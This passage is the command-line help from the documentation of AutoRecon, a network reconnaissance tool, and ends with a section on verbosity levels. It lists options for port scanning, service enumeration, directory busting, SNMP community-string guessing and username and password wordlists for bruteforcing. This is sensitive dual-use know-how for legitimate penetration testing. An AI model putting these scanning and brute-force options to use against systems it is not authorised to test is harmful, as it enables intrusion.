                  [--add-plugins-dir PLUGINS_DIR] [-l [TYPE]] [-o OUTPUT] [--single-target]
                  [--only-scans-dir]      [--no-port-dirs] [--heartbeat HEARTBEAT] [--timeout TIMEOUT]
                  [--target-timeout TARGET_TIMEOUT] [--nmap NMAP | --nmap-append NMAP_APPEND]
                  [--proxychains] [--disable-sanity-checks] [--disable-keyboard-control]
                  [--force-services SERVICE [SERVICE ...]] [--accessible] [-v] [--version]
                  [--curl.path VALUE] [--dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}]
                  [--dirbuster.wordlist VALUE [VALUE ...]] [--dirbuster.threads VALUE]
                  [--dirbuster.ext VALUE] [--onesixtyone.community-strings VALUE]
                  [--global.username-wordlist VALUE] [--global.password-wordlist VALUE]
                  [--global.domain VALUE] [-h] [targets ...]

Network reconnaissance tool to port scan and automatically enumerate services found on multiple targets.

positional arguments:
  targets               IP addresses (e.g. 10.0.0.1), CIDR notation (e.g. 10.0.0.1/24), or resolvable hostnames
                        (e.g., foo.bar) to scan.

optional arguments:
  -t TARGET_FILE, --target-file TARGET_FILE
                        Read targets from file.
  -p PORTS, --ports PORTS
                        Comma separated list of ports / port ranges to scan. Specify TCP/UDP ports by prepending
                        list with T:/U: To scan both
                        TCP/UDP, put port(s) at start or specify B: e.g. 53,T:21-25,80,U:123,B:123. Default:
                        None
  -m MAX_SCANS, --max-scans MAX_SCANS
                        The maximum number of concurrent scans to run. Default: 50
  -mp MAX_PORT_SCANS, --max-port-scans MAX_PORT_SCANS
                        The maximum number of concurrent port scans to run. Default: 10 (approx 20% of  max-
                        scans unless specified)
  -c CONFIG_FILE, --config CONFIG_FILE
                        Location of AutoRecon's config file. Default: ~/.config/AutoRecon/config.toml
  -g GLOBAL_FILE, --global-file GLOBAL_FILE
                        Location of AutoRecon's global file. Default: ~/.config/AutoRecon/global.toml
  --tags TAGS           Tags to determine which plugins should be included. Separate tags by a plus symbol (+)
                        to group tags together. Separate
                        groups with a comma (,) to create multiple groups. For a plugin to be included, it must
                        have all the tags specified in
                        at least one group. Default: default
  --exclude-tags TAGS   Tags to determine which plugins should be excluded. Separate tags by a plus symbol (+)
                        to group tags together. Separate
                        groups with a comma (,) to create multiple groups. For a plugin to be excluded, it must
                        have all the tags specified in
                        at least one group. Default: None
  --port-scans PLUGINS  Override --tags / --exclude-tags for the listed PortScan plugins (comma separated).
                        Default: None
  --service-scans PLUGINS
                        Override --tags / --exclude-tags for the listed ServiceScan plugins (comma separated).
                        Default: None
  --reports PLUGINS     Override --tags / --exclude-tags for the listed Report plugins (comma separated).
                        Default: None
  --plugins-dir PLUGINS_DIR
                        The location of the plugins directory. Default: ~/.config/AutoRecon/plugins
  --add-plugins-dir PLUGINS_DIR
                        The location of an additional plugins directory to add to the main one. Default: None
  -l [TYPE], --list [TYPE]
                        List all plugins or plugins of a specific type. e.g. --list, --list port, --list service
  -o OUTPUT, --output OUTPUT
                        The output directory for results. Default: results
  --single-target       Only scan a single target. A directory named after the target will not be created.
                        Instead, the directory structure will
                        be created within the output directory. Default: False
  --only-scans-dir      Only create the "scans" directory for results. Other directories (e.g. exploit, loot,
                        report) will not be created.
                        Default: False
  --no-port-dirs        Don't create directories for ports (e.g. scans/tcp80, scans/udp53). Instead store all
                        results in the "scans" directory
                        itself. Default: False
  --heartbeat HEARTBEAT
                        Specifies the heartbeat interval (in seconds) for scan status messages. Default: 60
  --timeout TIMEOUT     Specifies the maximum amount of time in minutes that AutoRecon should run for. Default:
                        None
  --target-timeout TARGET_TIMEOUT
```

```
                        Specifies the maximum amount of time in minutes that a target should be scanned for
                        before abandoning it and moving on.
                        Default: None
  --nmap NMAP           Override the {nmap_extra} variable in scans. Default: -vv --reason -Pn -T4
  --nmap-append NMAP_APPEND
                        Append to the default {nmap_extra} variable in scans. Default:
  --proxychains         Use if you are running AutoRecon via proxychains. Default: False
  --disable-sanity-checks
                        Disable sanity checks that would otherwise prevent the scans from running. Default:
                        False
  --disable-keyboard-control
                        Disables keyboard control ([s]tatus, Up, Down) if you are in SSH or Docker.
  --force-services SERVICE [SERVICE ...]
                        A space separated list of services in the following style: tcp/80/http
                        tcp/443/https/secure
  --accessible          Attempts to make AutoRecon output more accessible to screen readers. Default: False
  -v, --verbose         Enable verbose output. Repeat for more verbosity.
  --version             Prints the AutoRecon version and exits.
  -h, --help            Show this help message and exit.

plugin arguments:
  These are optional arguments for certain plugins.

  --curl.path VALUE     The path on the web server to curl. Default: /
  --dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}
                        The tool to use for directory busting. Default: feroxbuster
  --dirbuster.wordlist VALUE [VALUE ...]
                        The wordlist(s) to use when directory busting. Separate multiple wordlists with spaces.
                        Default:
                        ['~/.config/AutoRecon/wordlists/dirbuster.txt']
  --dirbuster.threads VALUE
                        The number of threads to use when directory busting. Default: 10
  --dirbuster.ext VALUE
                        The extensions you wish to fuzz (no dot, comma separated). Default:
                        txt,html,php,asp,aspx,jsp
  --onesixtyone.community-strings VALUE
                        The file containing a list of community strings to try. Default:
                        /usr/share/seclists/Discovery/SNMP/common-snmp-
                        community-strings-onesixtyone.txt

global plugin arguments:
  These are optional arguments that can be used by all plugins.

  --global.username-wordlist VALUE
                        A wordlist of usernames, useful for bruteforcing. Default:
                        /usr/share/seclists/Usernames/top-usernames-shortlist.txt
  --global.password-wordlist VALUE
                        A wordlist of passwords, useful for bruteforcing. Default:
                        /usr/share/seclists/Passwords/darkweb2017-top100.txt
  --global.domain VALUE
                        The domain to use (if known). Used for DNS and/or Active Directory. Default: None
```

Verbosity

AutoRecon supports four levels of verbosity (which can be changed mid-scan by pressing the up and down arrow keys):

- (none) Minimal output. AutoRecon will announce when scanning targets starts / ends.
- (-v) Verbose output. AutoRecon will announce when plugins start running, and report open ports and identified services.
- (-vv) Very verbose output. AutoRecon will additionally specify the exact commands which are being run by plugins, highlight any patterns which are matched in command output, and announce when plugins end. Tib3rius DOES NOT recommend this level of verbosity or greater in most cases.
- (-vvv) Very, very verbose output. AutoRecon will output everything. Literally every line from all commands which are currently running. When scanning multiple targets concurrently, this can lead to a ridiculous amount of output. It is not advised to use -vvv unless you absolutely need to see live output from commands.